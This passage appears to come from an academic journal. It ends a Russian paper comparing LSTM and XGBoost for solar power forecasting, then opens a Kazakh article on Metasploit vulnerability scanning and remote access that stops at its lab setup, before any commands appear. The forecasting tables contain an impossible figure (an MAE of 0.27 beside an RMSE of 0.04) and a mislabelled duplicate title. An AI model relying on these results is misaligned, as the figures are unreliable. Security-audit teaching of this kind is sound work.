


Рис. 5 - Динамика изменений напряжения (а), тока (б) и мощности (в) солнечной панели во времени

В рамках данного исследования основным методом прогнозирования солнечной энергии является применение нейронной сети, где входным параметром выступает значение излучения. Процесс обучения идентифицируется передачей данных об излу-

чении для обучения нейронной сети с целью формирования выходного значения в виде мощности. Основной целью исследования является сравнение эффективности двух алгоритмов - LSTM и XGBoost - в контексте прогнозирования солнечной энергии. Это

сравнение основано на оценке показателей RMSE (RootMeanSquareError), MAE (MeanAbsoluteError) и R^2 (коэффициент детерминации), которые служат критериями для определения качества моделей с учетом их прогностической способности.

Значения RMSE и MAE преследуют цель минимизации, что обеспечивает более точное предсказание целевых переменных. В случае R^2 , близкое к единице значение указывает на успешную интерпретацию моделью вариаций в предоставленных данных. Применение данных метрик в нейронных сетях предоставляет возможность выбирать модели с высокой предсказуемостью, а также осуществлять сравнение различных моделей между собой.

Анализируя результаты оценок MAE, R^2 и RMSE для прогнозирования мощности солнечной панели с применением LSTM и XGBoost (приведенных в

таблице 1), можно выделить, что даже при рассмотрении данных за один день модели демонстрируют относительно высокие показатели RMSE и MAE. XGBoost достигает впечатляющих значений R^2 для мощности панели, приближенных к 0,99, в то время как LSTM показывает коэффициент R^2 на уровне 0,6 для мощности соответственно.

В таблице 2 представлены показатели MAE, R^2 и RMSE, относящиеся к прогнозированию излучения при использовании моделей LSTM и XGBoost. Значения RMSE и MAE демонстрируют выдающиеся результаты во второй модели. В частности, в XGBoost коэффициент R^2 составил 0,97, что свидетельствует о высоком качестве прогнозирования. Следует отметить, что это отличный результат. В то время как в LSTM значение R^2 оказалось на уровне 0,67, что указывает на некоторую уязвимость данного метода.

Таблица 1 - Оценка прогнозирования мощности: MAE, R^2 и RMSE для LSTM и XGBoost

Название	RMSE	MAE	R^2
LSTM	0,13	0,1	0,6
XGBoost	0,005	0,001	0,99

Таблица 2 - Оценка прогнозирования мощности: MAE, R^2 и RMSE для LSTM и XGBoost

Название	RMSE	MAE	R^2
LSTM	0,15	0,12	0,67
XGBoost	0,04	0,27	0,97

Результаты сравнительного анализа показателей MAE, R^2 и RMSE для прогнозирования излучения с использованием LSTM и XGBoost указывают на значительное преимущество XGBoost. XGBoost проявляет выдающуюся эффективность в интерпретации и предсказании изменений в мощности и излучении солнечной панели. Таким образом, представленный метод XGBoost выделяется своей значительной долей достоверности в предсказаниях, что делает ее предпочтительным вариантом для использования в контексте анализа энергетических систем, ориентированных на солнечные источники.

В аналогичном исследовании оценочные показатели LSTM были следующими: $R^2 = 0,85$, RMSE = 2,44, MAE = 1,27; для ANN эти показатели составили $R^2 = 0,86$, RMSE = 2,4, MAE = 1,29, а для XGboost - $R^2 = 0,95$, RMSE = 1,30, MAE = 0,83. По сравнению с этими результатами, в нашем исследовании

были получены более высокие оценочные показатели, что указывает на эффективный подбор гиперпараметров моделей нейронных сетей.

Гиперпараметры - это параметры, которые позволяют настраивать процесс обучения нейронной сети. Они выбираются перед началом обучения и могут значительно влиять на качество и эффективность работы сети. Выбор оптимальных гиперпараметров зависит от типа нейронной сети, её архитектуры, задачи, на которую она настраивается, и особенностей данных, на которых происходит обучение. В таблице 3 приведены гиперпараметры нами исследуемых нейронных сетей. Здесь, batchsize - объем данных, обрабатываемых за один шаг; Epochs - однократное прохождение всех обучающих выборок; Activation function - математическая функция, которая определяет выходные данные нейрона на основе его входных данных; Optimizer - алгоритмы или методы,

используемые для изменения атрибутов нейронной сети, таких как веса и скорость обучения, чтобы уменьшить потери; Gamma - минимальное сокращение потерь, необходимое для создания дальнейше-

го разделения на конечном узле дерева; Subsample - соотношение подвыборки обучающих экземпляров; Max depth - максимальная глубина дерева.

Таблица 3 - Гиперпараметры нейронных сетей

LSTM		XGBOOST	
Batchsize	16	Gamma	0.5
Epochs	120	Subsample	0.4
Activationfunction	sigmoid	Maxdepth	6
Optimizer	Adamax		

Основываясь на вышеописанных выводах, мы намерены внедрить и использовать XGBoost для более точного и надежного прогнозирования в области сбора данных о мощности и излучении солнечной панели.

В заключении данной научной статьи подытожены основные результаты и выводы, полученные в ходе исследования прогнозирования мощности фотоэлектрических систем с использованием моделей LSTM и XGBoost.

Выводы. В результате данного исследования был разработан эффективный метод прогнозирования солнечной энергии с использованием алгоритмов нейронной сети. Цель исследования была успешно достигнута, так как были выполнены все поставленные задачи. Основными результатами исследования является сравнительный анализ двух алгоритмов - LSTM и XGBoost - в контексте прогнозирования солнечной энергии. Наиболее выдающимся результатом является высокий коэффициент детерминации (R^2) модели XGBoost, достигший значения 0,99. Этот результат свидетельствует о высокой способности модели предсказывать выходную мощность солнечных панелей. Модель LSTM также показала хорошие результаты с R^2 , равным 0,6.

Отличительными признаками полученного результата являются - высокая точность и надежность обеих моделей, что подтверждается анализом мет-

рик MAE, R^2 и RMSE, а также эффективный подбор гиперпараметров моделей нейронных сетей, что привело к получению более высоких оценочных показателей по сравнению с известными результатами.

Эти выводы утверждают, что предложенные модели, базирующиеся на машинном обучении, успешно справляются с задачей прогнозирования производства фотоэлектрических систем. Они обеспечивают стабильность и высокую точность в предсказании выходной мощности солнечных панелей даже при ограниченных данных.

В перспективе предлагается дальнейшее улучшение методов и расширение исследования на более продолжительный временной интервал. Это позволит получить дополнительные инсайты в поведение фотоэлектрических систем при различных погодных условиях и увеличит обобщающую способность моделей. Такие улучшения могут существенно расширить область применения разработанных методов в реальных условиях энергетических систем, ориентированных на солнечные источники.

Работа выполнена при поддержке исследовательского проекта AP23487428 Комитета науки Министерства науки и высшего образования Республики Казахстан и выполнена в Казахском Национальном Университете имени аль-Фараби, что с благодарностью признано авторами.

Литература

1. Lott M. C., Pye S., Dodds P. E. Quantifying the co-impacts of energy sector decarbonization on outdoor air pollution in the United Kingdom //Energy Policy. - 2017. - Vol. 101. - pp. 42-51. <https://doi.org/10.1016/j.enpol.2016.11.028>.
2. Marchesoni-Acland F., Alonso-Suárez R. Intra-day solar irradiation forecast using RLS filters and satellite images //Renewable Energy. - 2020. - Vol. 161. - pp. 1140-1154. <https://doi.org/10.1016/j.renene.2020.07.101>.

3. Notton G. et al. Intermittent and stochastic character of renewable energy sources: Consequences, cost of intermittence and benefit of forecasting //Renewable and sustainable energy reviews. - 2018. - Vol. 87. - pp. 96-105. <https://doi.org/10.1016/j.rser.2018.02.007>.
4. Rodríguez F. et al. Very short-term temperature forecaster using MLP and N-nearest stations for calculating key control parameters in solar photovoltaic generation //Sustainable Energy Technologies and Assessments. - 2021. - Vol. 45. - p. 101085. <https://doi.org/10.1016/j.seta.2021.101085>.
5. Alahyari A., Ehsan M., Mousavizadeh M. S. A hybrid storage-wind virtual power plant (VPP) participation in the electricity markets: A self-scheduling optimization considering price, renewable generation, and electric vehicles uncertainties //Journal of Energy Storage. - 2019. - Vol. 25. - p. 100812. <https://doi.org/10.1016/j.est.2019.100812>.
6. Adu-Kankam K. O., Camarinha-Matos L. M. Towards collaborative virtual power plants: Trends and convergence //Sustainable Energy, Grids and Networks. - 2018. - Vol. 16. - pp. 217-230. <https://doi.org/10.1016/j.segan.2018.08.003>.
7. Wen L. et al. Optimal load dispatch of community microgrid with deep learning based solar power and load forecasting //Energy. - 2019. - Vol. 171. - pp. 1053-1065. <https://doi.org/10.1016/j.energy.2019.01.075>.
8. Sobri S., Koohi-Kamali S., Rahim N. A. Solar photovoltaic generation forecasting methods: A review //Energy conversion and management. - 2018. - Vol. 156. - pp. 459-497. <https://doi.org/10.1016/j.enconman.2017.11.019>.
9. Antonopoulos I. et al. Artificial intelligence and machine learning approaches to energy demand-side response: A systematic review //Renewable and Sustainable Energy Reviews. - 2020. - Vol. 130. - p. 109899. <https://doi.org/10.1016/j.rser.2020.109899>.
10. Li Z. et al. A hierarchical approach using machine learning methods in solar photovoltaic energy production forecasting //Energies. - 2016. - Vol. 9. - №. 1. - pp. 55. <https://doi.org/10.3390/en9010055>.
11. Zhang J. et al. Deep photovoltaic nowcasting //Solar Energy. - 2018. - Vol. 176. - pp. 267-276. <https://doi.org/10.1016/j.solener.2018.10.024>.
12. Chu Y., Li M., Coimbra C. F. M. Sun-tracking imaging system for intra-hour DNI forecasts //Renewable Energy. - 2016. - Vol. 96. - pp. 792-799. <https://doi.org/10.1016/j.renene.2016.05.041>.
13. Jamal T. et al. An energy flow simulation tool for incorporating short-term PV forecasting in a diesel-PV-battery off-grid power supply system //Applied Energy. - 2019. - Vol. 254. - p. 113718. <https://doi.org/10.1016/j.apenergy.2019.113718>.
14. Kaur A. et al. Benefits of solar forecasting for energy imbalance markets //Renewable energy. - 2016. - Vol. 86. - pp. 819-830. <https://doi.org/10.1016/j.renene.2015.09.011>.
15. Aguiar L. M. et al. Combining solar irradiance measurements, satellite-derived data and a numerical weather prediction model to improve intra-day solar forecasting //Renewable Energy. - 2016. - Vol. 97. - pp. 599-610. <https://doi.org/10.1016/j.renene.2016.06.018>.
16. Sperati S., Alessandrini S., DelleMonache L. An application of the ECMWF Ensemble Prediction System for short-term solar power forecasting //Solar Energy. - 2016. - Vol. 133. - pp. 437-450. <https://doi.org/10.1016/j.solener.2016.04.016>.
17. Gürtler M., Paulsen T. The effect of wind and solar power forecasts on day-ahead and intraday electricity prices in Germany //Energy Economics. - 2018. - Vol. 75. - pp. 150-162. <https://doi.org/10.1016/j.eneco.2018.07.006>.
18. Liu L. M. et al. Dual-dimension Time-GGAN data augmentation method for improving the performance of deep learning models for PV power forecasting //Energy Reports. - 2023. - Vol. 9. - pp. 6419-6433. <https://doi.org/10.1016/j.egyr.2023.05.226>.
19. Khan W., Walker S., Zeiler W. Improved solar photovoltaic energy generation forecast using deep learning-based ensemble stacking approach //Energy. - 2022. - Vol. 240. - p. 122812.

<https://doi.org/10.1016/j.energy.2021.122812>.

20. Etxegarai G. et al. An analysis of different deep learning neural networks for intra-hour solar irradiation forecasting to compute solar photovoltaic generators' Energy for

Sustainable Development. - 2022. - Vol. 68. - pp. 1-17. <https://doi.org/10.1016/j.esd.2022.02.002>.

21. Trong T. N. et al. Short-term PV power forecast using hybrid deep learning model and Variational Mode Decomposition //Energy Reports. - 2023. - Vol. 9. - pp. 712-717. <https://doi.org/10.1016/j.egy.2023.05.154>.

References

1. Lott M. C., Pye S., Dodds P. E. Quantifying the co-impacts of energy sector decarbonization on outdoor air pollution in the United Kingdom //Energy Policy. - 2017. - Vol. 101. - pp. 42-51.

<https://doi.org/10.1016/j.enpol.2016.11.028>.

2. Marchesoni-Acland F., Alonso-Suárez R. Intra-day solar irradiation forecast using RLS filters and satellite images //Renewable Energy. - 2020. - Vol. 161. - pp. 1140-1154. <https://doi.org/10.1016/j.renene.2020.07.101>.

3. Notton G. et al. Intermittent and stochastic character of renewable energy sources: Consequences, cost of intermittence and benefit of forecasting //Renewable and sustainable energy reviews. - 2018. - Vol. 87. - pp. 96-105. <https://doi.org/10.1016/j.rser.2018.02.007>.

4. Rodríguez F. et al. Very short-term temperature forecaster using MLP and N-nearest stations for calculating key control parameters in solar photovoltaic generation //Sustainable Energy Technologies and Assessments. - 2021. - Vol. 45. - p. 101085. <https://doi.org/10.1016/j.seta.2021.101085>.

5. Alahyari A., Ehsan M., Mousavizadeh M. S. A hybrid storage-wind virtual power plant (VPP) participation in the electricity markets: A self-scheduling optimization considering price, renewable generation, and electric vehicles uncertainties //Journal of Energy Storage. - 2019. - Vol. 25. - p. 100812.

<https://doi.org/10.1016/j.est.2019.100812>.

6. Adu-Kankam K. O., Camarinha-Matos L. M. Towards collaborative virtual power plants: Trends and convergence //Sustainable Energy, Grids and Networks. - 2018. - Vol. 16. - pp. 217-230.

<https://doi.org/10.1016/j.segan.2018.08.003>.

7. Wen L. et al. Optimal load dispatch of community microgrid with deep learning based solar power and load forecasting //Energy. - 2019. - Vol. 171. - pp. 1053-1065. <https://doi.org/10.1016/j.energy.2019.01.075>.

8. Sobri S., Koochi-Kamali S., Rahim N. A. Solar photovoltaic generation forecasting methods: A review //Energy conversion and management. - 2018. - Vol. 156. - pp. 459-497. <https://doi.org/10.1016/j.enconman.2017.11.019>.

9. Antonopoulos I. et al. Artificial intelligence and machine learning approaches to energy demand-side response: A systematic review //Renewable and Sustainable Energy Reviews. - 2020. - Vol. 130. - p. 109899.

<https://doi.org/10.1016/j.rser.2020.109899>.

10. Li Z. et al. A hierarchical approach using machine learning methods in solar photovoltaic energy production forecasting //Energies. - 2016. - Vol. 9. - №. 1. - pp. 55. <https://doi.org/10.3390/en9010055>.

11. Zhang J. et al. Deep photovoltaic nowcasting //Solar Energy. - 2018. - Vol. 176. - pp. 267-276.

<https://doi.org/10.1016/j.solener.2018.10.024>.

12. Chu Y., Li M., Coimbra C. F. M. Sun-tracking imaging system for intra-hour DNI forecasts //Renewable Energy. - 2016. - Vol. 96. - pp. 792-799. <https://doi.org/10.1016/j.renene.2016.05.041>.

13. Jamal T. et al. An energy flow simulation tool for incorporating short-term PV forecasting in a diesel-PV-battery off-grid power supply system //Applied Energy. - 2019. - Vol. 254. - p. 113718.

<https://doi.org/10.1016/j.apenergy.2019.113718>.

14. Kaur A. et al. Benefits of solar forecasting for energy imbalance markets //Renewable energy. - 2016. - Vol. 86. - pp. 819-830. <https://doi.org/10.1016/j.renene.2015.09.011>.

15. Aguiar L. M. et al. Combining solar irradiance measurements, satellite-derived data and a numerical weather prediction model to improve intra-day solar forecasting //Renewable Energy. - 2016. - Vol. 97. - pp. 599-610.

<https://doi.org/10.1016/j.renene.2016.06.018>.

16. Sperati S., Alessandrini S., DelleMonache L. An application of the ECMWF Ensemble Prediction System for short-term solar power forecasting //Solar Energy. - 2016. - Vol. 133. - pp. 437-450.

<https://doi.org/10.1016/j.solener.2016.04.016>.

17. Gürtler M., Paulsen T. The effect of wind and solar power forecasts on day-ahead and intraday electricity prices in Germany //Energy Economics. - 2018. - Vol. 75. - pp. 150-162.

<https://doi.org/10.1016/j.eneco.2018.07.006>.

18. Liu L. M. et al. Dual-dimension Time-GGAN data augmentation method for improving the performance of deep learning models for PV power forecasting //Energy Reports. - 2023. - Vol. 9. - pp. 6419-6433.

<https://doi.org/10.1016/j.egyr.2023.05.226>.

19. Khan W., Walker S., Zeiler W. Improved solar photovoltaic energy generation forecast using deep learning-based ensemble stacking approach //Energy. - 2022. - Vol. 240. - p. 122812.

<https://doi.org/10.1016/j.energy.2021.122812>.

20. Etxegarai G. et al. An analysis of different deep learning neural networks for intra-hour solar irradiation forecasting to compute solar photovoltaic generators' Energy for

Sustainable Development. - 2022. - Vol. 68. - pp. 1-17. <https://doi.org/10.1016/j.esd.2022.02.002>.

21. Trong T. N. et al. Short-term PV power forecast using hybrid deep learning model and Variational Mode Decomposition //Energy Reports. - 2023. - Vol. 9. - pp. 712-717. <https://doi.org/10.1016/j.egyr.2023.05.154>.

Сведения об авторах

Құттыбай Н.Б. - и.о. доцент, PhD, Казахский Национальный Университет им. аль-Фараби, Алматы, Казахстан, e-mail: Nurjigit.10.93@gmail.com;

Айтбекова Ш.Б.- магистрант, Казахский Национальный Университет имени аль-Фараби, Алматы, Казахстан, e-mail: aitbekovashapa@gmail.com;

Қошқарбай Н.Ж. - докторант, Казахский Национальный Университет имени аль-Фараби, Алматы, Казахстан, e-mail: Koshkarbay.n@kaznu.kz;

Болатбек А.Б. - докторант, Казахский Национальный Университет имени аль-Фараби, Алматы, Казахстан, e-mail: bolatbekaskhat98@gmail.com;

Жоламанов Б.Н.- докторант, Казахский Национальный Университет имени аль-Фараби, Алматы, Казахстан, e-mail: batyrbek149@gmail.com.

Information about the authors

Kuttybay N.- acting associate professor, PhD, Kazakh National University named after al-Farabi, Almaty, Kazakhstan, e-mail: Nurjigit.10.93@gmail.com;

Aitbekova Sh.- Master's student, Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail: :aitbekovashapa@gmail.com;

Koshkarbay N.-doctoral student, Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail: Koshkarbay.n@kaznu.kz;

Bolatbek A.- doctoral student, Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail: bolatbekaskhat98@gmail.com;

Zholamanov B. doctoral student, Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail :batyrbek149@gmail.com.

МETASPLOIT FRAMEWORK АРҚЫЛЫ ЖЕЛІ МЕН СЕРВЕРДЕГІ ОСАЛДЫҚТАРДЫ СКАНЕРЛЕУ ЖӘНЕ ОПЕРАЦИЯЛЫҚ ЖҮЙЕЛЕРГЕ ҚАШЫҚТАН ҚОЛ ЖЕТКІЗУ

Ж. Бидахмет¹, А. Уайда^{1*}, А.Д. Майлыбаева², Д.К. Даркенбаев¹,
С. Бекназаров¹, Д. Бағдаулет¹

¹әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан,

²Халел Досмұхамедов атындағы Атырау университеті, Атырау, Қазақстан,

e-mail: uaida_a@mail.ru

Берілген мақалада ақпараттық қауіпсіздік аудитінің бір мысалы, желі мен сервердегі осалдықтарды Metasploit Framework құралымен сканерлеу және осы құрылғы көмегімен басқа операциялық жүйеге қалай қашықтан қол жеткізуді жүзеге асыруға болатындығы қарастырылып, толықтай сипатталған. Жұмыс практикалық түрде қосымшаларды пайдалана отырып жасалынды. Аудит құралдары үшін негізгі назар Kali Linux операциялық жүйесі және олардың қазіргі ақпараттық қоғамда желілік қауіпсіздікті қамтамасыз етудегі маңызды рөлін зерттеу қарастырылды. Сонымен қатар, мақалада зерттеу мақсаттарын анықтаудан бастап нәтижелерді талдауға және ұсыныстарды тұжырымдауға дейінгі ақпараттық қауіпсіздік аудитінің негізгі кезеңдеріне шолу жасалды. Сондай-ақ, аудит процесінде қолданылатын негізгі құралдар мен технологиялар қарастырылады, бұл киберқауіпсіздік саласындағы білімді кеңейтуге және аудит жүргізу сапасын арттыруға ықпал етеді. Мақалада зерттеу жұмыстары бойынша ақпараттық қауіпсіздік саласына қызығушылар үшін тиімді мысалмен қосымша сипатталып көрсетілген.

Түйін сөздер. Metasploit Framework, Meterpreter, аудит, ақпараттық қауіпсіздік, сканерлеу, шабуыл.

СКАНИРОВАНИЕ УЯЗВИМОСТЕЙ СЕТИ И СЕРВЕРА С ПОМОЩЬЮ МETASPLOIT FRAMEWORK И УДАЛЕННЫЙ ДОСТУП К ОПЕРАЦИОННЫМ СИСТЕМАМ

Ж.Бидахмет¹, А. Уайда^{1*}, А.Д. Майлыбаева², Д.К.Даркенбаев¹,
С. Бекназаров¹, Д. Бағдаулет¹

¹Казахский национальный университет имени аль-Фараби, Алматы, Казахстан,

²Атырауский университет имени Х. Досмухамедова, Атырау, Казахстан,

e-mail: uaida_a@mail.ru

В данной статье рассмотрен и подробно описан пример аудита информационной безопасности. Работа выполнена на практике с использованием приложений. Основное внимание для инструментов аудита уделялось операционной системе Kali Linux и изучению их важной роли в обеспечении сетевой безопасности в современном информационном обществе. Кроме того, статья предоставляет обзор ключевых этапов аудита информационной безопасности, начиная от определения целей исследования до анализа результатов и формулирования рекомендаций. Также рассматриваются основные инструменты и технологии, применяемые в процессе аудита, что способствует расширению знаний в области кибербезопасности и повышению качества проведения аудита. В статье дополнительно описан эффективный пример для тех, кто интересуется областью информационной безопасности по исследовательской работе.

Ключевые слова. Metasploit Framework, Meterpreter, аудит, информационная безопасность, сканирование, атака.

NETWORK AND SERVER VULNERABILITY SCANNING WITH METASPLOIT FRAMEWORK AND REMOTE ACCESS TO OPERATING SYSTEMS

Zh. Bidakhmet¹, A.Uaida^{1*}, A.D.Mailybayeva², D.K.Darkenbayev¹,
S. Beknazarov¹, D.Bagdaulet¹

¹Al-Farabi Kazakh National University, Almaty, Kazakhstan,

²Khalel Dosmukhamedov Atyrau University, Atyrau, Kazakhstan,

e-mail: uaida_a@mail.ru

This article discusses and describes in detail one example of an information security audit. The work was done in practice using applications. The main focus for audit tools was on the Kali Linux operating system and the study of their important role in ensuring network security in the modern information society. In addition, the article provides an overview of the key stages of an information security audit, starting from defining the goals of the study to analyzing the results and formulating recommendations. The main tools and technologies used in the audit process are also considered, which contributes to expanding knowledge in the field of cybersecurity and improving the quality of audit. The article additionally describes an effective example for those who are interested in the field of information security for research work.

Keywords. Metasploit Framework, Meterpreter, audit, information security, scanning, attack.

Кіріспе. Ақпараттық-коммуникациялық технологиялар уақыт өткен сайын біздің өмірімізде барынша қолжетімді болып келеді. Бүгінгі таңда технологиялар өздерінің дамуы тұрғысынан емес, оларды қоғамның әр саласында пайдалану мүмкіндігімен бағаланады.

Компьютерлік желілерде қол жеткізуді басқаруды ұйымдастыру және пайдаланушының артықшылықтарын бөлу кезінде көбінесе желілік операциялық жүйелердің кіріктірілген құралдарын пайдаланады. Сонымен бірге, мұндай қауіпсіздікті басқару жүйесінде әлсіз тұстар бар: қол жеткізу деңгейі және жүйеге кіру мүмкіндігі парольмен анықталады. Құпия сөзді теріп алуға болатындығы құпия емес [1].

Ақпараттық қауіпсіздік аудиті - ақпараттық қауіпсіздік жүйесінің ағымдағы жағдайын тәуелсіз бағалау, оның белгілі бір критерийлерге сәйкестік деңгейін белгілеу және ұсынымдар түрінде нәтижелерді беру. Ақпараттық қауіпсіздік аудиті ақпараттық қауіпсіздіктің барынша толық және объективті бағасын алуға, бар туындаған мәселелерді жоюға және ұйымның ақпараттық қауіпсіздік жүйесін құрудың тиімді бағдарламасын әзірлеуге мүмкіндік береді [2].

Ақпараттық қауіпсіздік аудитіне жалпылама тоқталатын болсақ, әрбір кәсіпорындар мен жеке компаниялар, жоғары оқу орындарындағы ақпараттардың қаншалықты қорғалғандығын анықтау, деңгейін білу болып табылады. Ақпараттық қауіпсіздік аудиторы ұйымның ақпараттық қауіпсіздігін бақылау құралдарын, саясаттары мен процедураларын бағалауға жауап береді. Олардың рөлі ұйымның ақпараттық активтерін дұрыс қорғауды қамтамасыз етуге және оларды салалық стандарттарға, ережелер-

ге және озық тәжірибелерге сәйкестендіруге бағытталған. Ақпараттық қауіпсіздік аудиторлары ұйымның қауіпсіздік жүйесіндегі осалдықтарды, олқылықтар мен әлсіздіктерді анықтау және жақсарту бойынша ұсыныстар әзірлеу мақсатында кешенді тексерулер жүргізеді [3-4].

Аудитор мамандар тәуекелдерді бағалайды, қауіпсіздік саясаты мен процедураларын талдайды және ұйымның техникалық инфрақұрылымын, жүйелері мен желілерін терең зерттейді. Олар кіруді бақылау, шифрлау, оқиғаларға жауап беру процедуралары және Апатты қалпына келтіру жоспарлары сияқты қауіпсіздік шараларының тиімділігін бағалайды. Ақпараттық қауіпсіздік аудиторлары, сонымен қатар, заңды және реттеуші тәуекелдерді орындау және азайту үшін ұйымның тиісті заңдарға, ережелерге және салалық стандарттарға сәйкестігін бағалайды. Олар егжей-тегжейлі аудиторлық есептерді ұсынады, нәтижелерді басшылықтың назарына жеткізеді және түзету шараларын жүзеге асыру және ұйымның жалпы қауіпсіздігін арттыру үшін мүдделі тараптармен ынтымақтасады [5-6].

Материалдар мен әдістер. Практика жүзінде осалдықты сканерлеу құралы ретінде - Metasploit Framework қолданылады. Ол - бұл хакерлер, ену мамандары және киберқылмыскерлер желідегі және сервердегі осалдықтарды зерттеу үшін пайдалана алатын қуатты құрал. Бұл платформа ашық бастапқы код болып табылады, сондықтан оны әртүрлі операциялық жүйелерде оңай бейімдеуге және пайдалануға болады. Көптеген негізгі себептерге байланысты Metasploit Framework кеңінен танылған және киберқауіпсіздік саласында қолданылады.

1. Бастапқы кодтың ашықтығы: Metasploit, ашық

бастапқы жоба, киберқауіпсіздік мамандарына оны нақты талаптарға сәйкес өзгертуге және бейімдеуге мүмкіндік береді. Бұл элемент құралды жақсартуға және оның мүмкіндіктерін кеңейтуге көмектесетін белсенді әзірлеушілер мен зерттеушілер тобын құруға ықпал етеді.

2. Модульдік Архитектура: Metasploit құрылымы эксплуатациялар, пайдалы жүктемелер және көмекші модульдер сияқты әртүрлі бөліктерді біріктіруге мүмкіндік беретіндей етіп ұйымдастырылған. Бұл Metasploit бағдарламасын ену сынақтарын өткізуге арналған қуатты және икемді құралға айналдырады.

3. Халықаралық зерттеушілер қауымдастығы: Metasploit киберқауіпсіздік зерттеушілерінің, әзірлеушілерінің, мамандарының әртүрлі және белсенді халықаралық қауымдастығынан тұрады. Бұл осы құралдың үздіксіз дамуы үшін маңызды болып табылатын ақпарат, тәжірибе және жаңа эксплуатациялармен алмасуды қамтамасыз етеді.

4. Протоколдар мен осалдықтардың кең ауқымын қолдау: Metasploit веб-қосымшалар, желілік құрылғылар және операциялық жүйенің қауіпсіздігін тексеру құралдары сияқты әртүрлі нысандармен жұмыс істейді.

5. Пайдалану мүмкіндігі: Metasploit құралдар жинағы консольді де, графикалық пайдаланушы интерфейстерін де қамтиды, бұл оны тәжірибелі мамандар үшін де, киберқауіпсіздікке жаңадан келгендер үшін де оңай етеді.

Осылайша, Metasploit Framework өзінің кәсіби

міндеттерін орындау үшін киберқауіпсіздік мамандары үшін ең қолайлы құралдардың бірі ретінде өзінің беделін сақтайды, өйткені ол әмбебап және тиімді құрал болып табылады. Егер біз сипаттамаларды қарастыратын болсақ:

- Модуль архитектурасы: Metasploit көптеген модульдерден тұрады, соның ішінде эксплуатациялар, пейлоадалар, осалдық сканерлері және т.б.
- Эксплуатациялар мен пейлоадалар: бұл құралдар анықталған осалдықтарды пайдалануға мүмкіндік береді. Пейлоадалар жүйеде белгілі бір функцияларды орындайды, ал эксплуатациялар қол жетімділікті қамтамасыз етеді.
- +Әртүрлі операциялық жүйелерді қолдау: Metasploit Windows, Linux, macOS және басқаларға негізделген жүйелердегі осалдықтарды анықтай алады.
- Интерфейстердің әртүрлілігі: пайдаланушыларға графикалық интерфейсті (мысалы, Armitage) және консоль интерфейсін (msfconsole) ұсынады.

Пайдаланылған машиналар:

Шабуылдаушы: Kali Linux (2020)


Құрбаны: Windows 7 x 64

Біздің жүйедегі IP мекенжайлары келесідей:

Kali Linux: 192.168.0.23

